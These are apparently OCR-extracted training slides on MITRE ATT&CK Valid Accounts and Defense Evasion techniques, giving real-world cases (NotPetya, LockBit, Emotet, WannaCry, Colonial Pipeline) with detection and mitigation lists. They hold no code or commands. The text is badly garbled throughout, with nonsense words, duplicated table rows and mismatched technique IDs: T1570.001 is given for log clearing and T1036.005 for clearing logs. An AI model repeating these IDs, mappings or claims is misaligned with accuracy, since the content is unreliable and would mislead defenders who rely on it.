VALID ACCOUNTS (T1078)

Tactics Objective: Adversaries abuse valid **credentials** to gain access and evade detection.

TACTICS DESCRIPTION: <ul style="list-style-type: none"> ✓ Leverage valid or inactive credentials to access systems. ✓ Exploit domain, local or cloud accounts for Initial Access, Persistence, Privilege Escalation, Defense Evasion, ✓ Abuse VPNs, RDP, Outlook Web Access, and more. ✓ May enable stealthy access via inactive/stale accounts. 	KEY DETAILS: <p>ID: T1078</p> <ul style="list-style-type: none"> Defense Evasion Persistence Privilege Escalation Initial Access 	KEY DETAILS: <p>ID: T1078</p> <ul style="list-style-type: none"> Sub-Techniques: <ul style="list-style-type: none"> • T1078.001 Local Accounts • T1078.002 Domain Accounts • T1078.003 Cloud Accounts • T1078.004 Default Accounts <p>Version: 2.8 Created: 31 May 2017 Last Modified: 24 October 2025</p>  
ATTACK CONSEQUENCES: <ul style="list-style-type: none"> ✓ Access Sensitive Data ✓ Establish Backdoors ✓ Pivot Through Network 		
ATT&CK Version: 		

CONFIDENTIAL

Real world example

REAL-WORLD EXAMPLE: MICROSOFT EXCHANG / CLOUD ACCOUNT COMPROMISE – MIDNIGHT BLIZZARD (2023–2024)

Threat Actor: APT29 (NOBELIUM) & T1078 Valid Accounts

ATTACK FLOW <ol style="list-style-type: none"> 1. Initial Access - Credential Abuse → Authentication & Logging - Detect maliton 2. Authentication Using Legitimate Accounts → Privilege Expansion 3. Privilege Expansion - Abuse of over-privileged service accounts → Privilege Expansion - Abuse of over-privileged service accounts OAuth app permissions 4. Defense Evasion 	MITIGATION STRATEGIES <table border="1" style="width: 100%; border-collapse: collapse;"> <tr> <td style="width: 70%;"> Enforce Strong Authentication <ul style="list-style-type: none"> Mandatory MFA All users, Drive/ice Admin accounts Block legacy auth protocols </td> <td style="width: 30%;">Implementation</td> <td style="width: 30%;">Priority</td> </tr> <tr> <td> Account Hygiene & Lifecycle Management <ul style="list-style-type: none"> Disable inactive, shared, lab accounts </td> <td>Disable inactive, shared, lab accounts</td> <td>High</td> </tr> <tr> <td> Least Privilege & Role Governance <ul style="list-style-type: none"> Minimize Service acc/OAuth permissions Separate admin use </td> <td>Minimize service godatins new lefied.</td> <td>High</td> </tr> <tr> <td> Token & OAuth Security <ul style="list-style-type: none"> Monitor OAuth app consent Alert on new service principals,perm escalation </td> <td></td> <td>High</td> </tr> <tr> <td> Logging, Monitoring & Threat Hunting <ul style="list-style-type: none"> Centralize authentication,cloud audit-logs Use UEBA for identity behavior Regular hume,for accounts with long-lived sessions </td> <td>Medium</td> <td></td> </tr> </table>	Enforce Strong Authentication <ul style="list-style-type: none"> Mandatory MFA All users, Drive/ice Admin accounts Block legacy auth protocols 	Implementation	Priority	Account Hygiene & Lifecycle Management <ul style="list-style-type: none"> Disable inactive, shared, lab accounts 	Disable inactive, shared, lab accounts	High	Least Privilege & Role Governance <ul style="list-style-type: none"> Minimize Service acc/OAuth permissions Separate admin use 	Minimize service godatins new lefied.	High	Token & OAuth Security <ul style="list-style-type: none"> Monitor OAuth app consent Alert on new service principals,perm escalation 		High	Logging, Monitoring & Threat Hunting <ul style="list-style-type: none"> Centralize authentication,cloud audit-logs Use UEBA for identity behavior Regular hume,for accounts with long-lived sessions 	Medium	
Enforce Strong Authentication <ul style="list-style-type: none"> Mandatory MFA All users, Drive/ice Admin accounts Block legacy auth protocols 	Implementation	Priority														
Account Hygiene & Lifecycle Management <ul style="list-style-type: none"> Disable inactive, shared, lab accounts 	Disable inactive, shared, lab accounts	High														
Least Privilege & Role Governance <ul style="list-style-type: none"> Minimize Service acc/OAuth permissions Separate admin use 	Minimize service godatins new lefied.	High														
Token & OAuth Security <ul style="list-style-type: none"> Monitor OAuth app consent Alert on new service principals,perm escalation 		High														
Logging, Monitoring & Threat Hunting <ul style="list-style-type: none"> Centralize authentication,cloud audit-logs Use UEBA for identity behavior Regular hume,for accounts with long-lived sessions 	Medium															
DETECTION METHODS <table border="1" style="width: 100%; border-collapse: collapse;"> <tr> <td style="width: 50%;"> Credential Abuse Indicators <ul style="list-style-type: none"> Password spraying patterns across many accounts Repeated failed logins followed by success VPN/OWA/API for met, bboose matinonatoes </td> <td style="width: 50%;"> Behavioral & UEBA Signals <ul style="list-style-type: none"> Abnormal OAuth usage across many accounts Sudden access to mailbox, data/admin APIs Excessive Graph API calls No interactive user behavior </td> </tr> </table>		Credential Abuse Indicators <ul style="list-style-type: none"> Password spraying patterns across many accounts Repeated failed logins followed by success VPN/OWA/API for met, bboose matinonatoes 	Behavioral & UEBA Signals <ul style="list-style-type: none"> Abnormal OAuth usage across many accounts Sudden access to mailbox, data/admin APIs Excessive Graph API calls No interactive user behavior 													
Credential Abuse Indicators <ul style="list-style-type: none"> Password spraying patterns across many accounts Repeated failed logins followed by success VPN/OWA/API for met, bboose matinonatoes 	Behavioral & UEBA Signals <ul style="list-style-type: none"> Abnormal OAuth usage across many accounts Sudden access to mailbox, data/admin APIs Excessive Graph API calls No interactive user behavior 															
MITRE ATT&CK Mapping <p>Technique: T1078 – Valid Accounts Sub Techniques: T1078.001 – Local Accounts, Cloud Counts Tactics: Initial Access, Persistence, Privilege Escalation, Defense Evasion</p>																

CONFIDENTIAL

5. DEFENSE EVASION (TA005)

DEFENSE EVASION (TA0005)

The adversary is trying to avoid being detected.

TACTIC DESCRIPTION:

- Uninstalled/disabled security software.
- Obfuscate/encrypt data and scripts.
- Masquerade and abuse trusted processes.

Some techniques from other tactics also serve as Defense Evasion

KEY DETAILS:

- ID: TA0005
- Tactic: Defense Evasion
- Platforms: ESXi, Linux, Windows, macOS
- Version: 1.4
- Created: 17 October 2018
- Last Modified: 25 April 2025

EXPLOITED SECURITY TOOLS

- Antivirus & Firewall
- Audit & Logging
- Cloud Keys
- PowerShell & Scripts
- Packet Capture
- Encrypt
- Task Manager

CONFIDENTIAL

Tactic overview

DEFENSE EVASION (TA0005)

— CREDENTIAL ACCESS —

TACTIC OBJECTIVE:

Steal account names trying arvig to abin avoid be detected throughout heir enable further acitivity odtarget systems, mio networks.

TACTIC DESCRIPTION:

Defense sleetrect attempts ehd obisnquries to dmentsuand technique, sechiques, and unratalling/diabling soncls/zotware, or obuscet data and scripts, and abitsise rios hleveryare and sorriels. Adeverage te abuge trusted processs to hid and triuade and asvhicholhsesgostools.

IMPLEMENTATION

- Keylogging
- Credential Dump
- Obfuscate Data
- Masquerade Lateral Jovenn
- Unauthorized Access


Logging, for disabled security, unausuu bethants bbserved via suspicious processes.

KEY DETAILS:


- ID: TA006
- Tactic: Credential Access
- Sub-techniques: TA0005.001-TA006.0xx
- Platforms: Containers, ESXi, IaaS, Linux, Network Devices, Offices, Suite, Windows
- Version: 14
- Created: 17 October 2018
- Last Modified: 25 April 2025

DEFENSIVE EDUCATION USE

Technique 1 :- DEOBFUSCATE/DECODE FILES OR INFORMATION (T1140)




Real world Example



Technique 2 :- EXECUTION GUARDRAILS (T1480)



Real World Example



Technique 3 FILE AND DIRECTORY PERMISSIONS MODIFICATION (T12)

File and Directory Permissions Modification (T1222)


Tactic: Defense Evasion

Attack Description:	Tactic Objective	Key Details
<ul style="list-style-type: none"> Alter file or directory permissions Bypass protections and restrictions Facilitate stealthy access and persistence 		ID: T1222 Sub-techniques: T1222.001, T1222.002 Platforms: ESXi, Linux, Windows, macOS Version: 1.0 Created: 09 June 2018 Last Modified: 12 January 2021
Attack Flow:		
Attack Consequences:		
<ul style="list-style-type: none"> Unauthorized file access Binary / config hijacking Persistence enablement 		


CONFIDENTIAL

22)


Real world example



Technique 4:- HIDE ARTIFACTS (T1564)



Real world example



Technique 5:- IMPAIR DEFENSES (T1562)



Real world example

NOTPETYA RANSOMWARE
Disabling Security Tools
T1562.001 – Disable or Modify System Firewall

Time & Attribution

- Date: 27 June 2017
- Target: Ukraine organizations (spread globally)
- Initial access via Ukraine organizations (spread globally)
- Threat Type: Nation-state-linked destructive malware

Attack Flow

- Initial access via comprarising software update
- NotPetya: Windows Defender Stopped antivirous services
- Cleared event logs to hide firosudeall ruskis
- Deployed destructive payload without fake ransicators.

Detection Methods

- Alerts on AV service stoppage
- XML attributes
- Unexpected firewall rule changes
- Sudden loss of telemetry from user-writable directortes

Mitigation Strategies

- Protect security services with tamper commands
- Centralize logging stop commands
- Enforce least privilege

ATTACK IMPACT

- \$10 billion in global damages
- Thousands of systems renderof bootable
- Demonstrated defens as precursor to destruction

Technique 6:- INDICATOR REMOVAL (T1070)



Real world example

Real-World Example LOCKBIT RANSOMWARE LOG DELETION

T1570.001 - Clear Windows System Event Logs

Time & Attribution

- Year: 2021–2024
- Vostokina: Ransomware-as-a-Service (RAAs)
- Threat Type: Network Share Connection Removal
- Platform: Windows, ESXI
- MITRE Mapping: T1570.001 - Clear Windows Share Connection Removal

Attack Flow

- Initial access: RDP or phishing
- Privilege Escalation: Admin access obtained
- Cleared Event logs, Backup catalog files, Shadow copies
- Encryption: Data encrypted across network

Detection Methods

- Event ID 1102 (log cleared)
- XML attributes
- Sudden absence of backup records
- EDR detecting wevtutil misuse
- Shadow copy deletion alerts

Mitigation Strategies

- Backup Protection: Immutable backups
- Off-host store storage
- Admin Command Monitoring: Alert on log-clearing tools
- Prevent disabling defenses

ATTACK IMPACT

- Delayed ransomware detection
- Increased ransom pressure

Technique 7:- MASQUERADING (T1036)



Real World Example

Real-World Example 2: Emotet Malware - Fake Windows Filneames

T1036.005 - Clear Windows System Logs

Time & Attribution

- Years Active: 2018–2021 (resurgence in 2023)
- Threat Type: Banking trojan / botnet botnet Windows
- Masquerading: Dropped Match fach Legitimate Name
- Stored Type: e.g. explorer.exe T1566.003 - Rename System Utilities

Attack Flow

- Initial access: Phishing email with malicious document
- Persistence: User or macro launch log files Stored in user-writable directories
- Persistence: User Run keys referencing fake system names

Detection Methods

- svchvz.exe executing system2
- svchivz.exe executing outside System2
- System processes running user
- System processes running under user context
- Unigned binaries using trusted deation names

Mitigation Strategies

- Monitor process path + name combinations
- Least privilege enforories
- Enforce digital signature validation
- Dieveh marus staited soircs

ATTACK IMPACT

- Credential theft
- Malware staging for ransomware (Ryuk, Contik, Conssrls)

Technique 8:- OBFUSCATED FILES OR INFORMATION (T1027)

OBFUSCATED FILES OR INFORMATION (T1027) — DEFENSE EVASION

The diagram illustrates the progression of obfuscation techniques. It starts with 'Archived Files', which leads to 'Encrypted Content'. This then leads to the central concept, 'OBFUSCATED FILE(S)', represented by a shield icon with a question mark. From there, it branches into 'Obfuscated Scripts', 'Split, Staged Components', and finally 'Detection Evasion'. An arrow points upwards from the 'OBFUSCATED FILE(S)' stage to the text 'Concealed within archives, encoded, masked, or protected'.

TACTIC DESCRIPTION:	KEY DETAILS:
<p>Adversaries conceal malicious files, scripts, or payloads to bypass defenses and evade analysis by obfuscating content.</p> <ul style="list-style-type: none">• Obfuscation makes files difficult to detect, scan, or reverse engineer by compressing, archiving, encoding, or encrypting payloads.• Hidden in archives or encrypted containers• Compressed, encoded, or encrypted content• Masked or obfuscated code/scripts.	<p>ID: T1027 Tactic: Defense Evasion Sub-techniques: T1027.001-T1027.017 Platforms: ESXi, Linux, Network Devices, Windows, macOS Version: 1.7 Contributors: Christiaan Beek, Red Canary Created: 31 May 2017 Last Modified: 24 Oct 2025</p>
TACTIC OBJECTIVE:	Make executables, scripts, and files hard to detect, scan, or analyze by concealing content. Obfuscation evades detection by concealing malicious payloads from scanners, protecting contents in transit, and bypassing content filters.
IMPLEMENTATION	Make executables, scripts, and files hard to detect, scan, or analyze by concealing content. Obfuscation evades detection by concealing malicious payloads from scanners, protecting contents in transit.

Real World Example

Real-World Example: WannaCry Ransomware

Date: 12 May 2017

T1027.002 - Encrypted Embedded Payloads

What Happened	Impact
<ul style="list-style-type: none">Evade signature-based detectionEvade signature-based evasionObfuscation Techniques Used<ul style="list-style-type: none">Delay analysisObfuscationAnti-virus and defenders	<ul style="list-style-type: none">~230,000 systems affected outside globallySystem processes running userHospitals (UK Nogistics), telcom
Attack Flow	Attack Flow
<ul style="list-style-type: none">SMB Exploit (EternalBlue)Drop Encrypted PayloadRuntime Decryption PayloadPersistence: User Run keys reference fake system names	<ul style="list-style-type: none">Monitor process path + name validationEstimated damages: \$3 – 8 billion

Technique 9:- VALID ACCOUNTS (T1078)



Real World Example

Real-World Example 1: Clonal Colonial Pipeline Ransomware Attack

Date: 7 May 2021

T1078.004 - Cloud / VPN Accounts

What Happened

- The DarkSide ransomware group gained initial access using a single compromised VPN account
- Had no MFA enabled
Belonged to a former employee
 - Was reused across services

Attack Flow

- Leaked VPN Credentials
- VPN Login (No MFA)
- Access Internal Network
- Privilege Escalation
- Ransomware Deployment system names

Detection Methods

- VPN login from unusual IP/location
- Fuel shortages from dormant accounts
- Login attempts from dormant accounts
- Impossible travel alerts

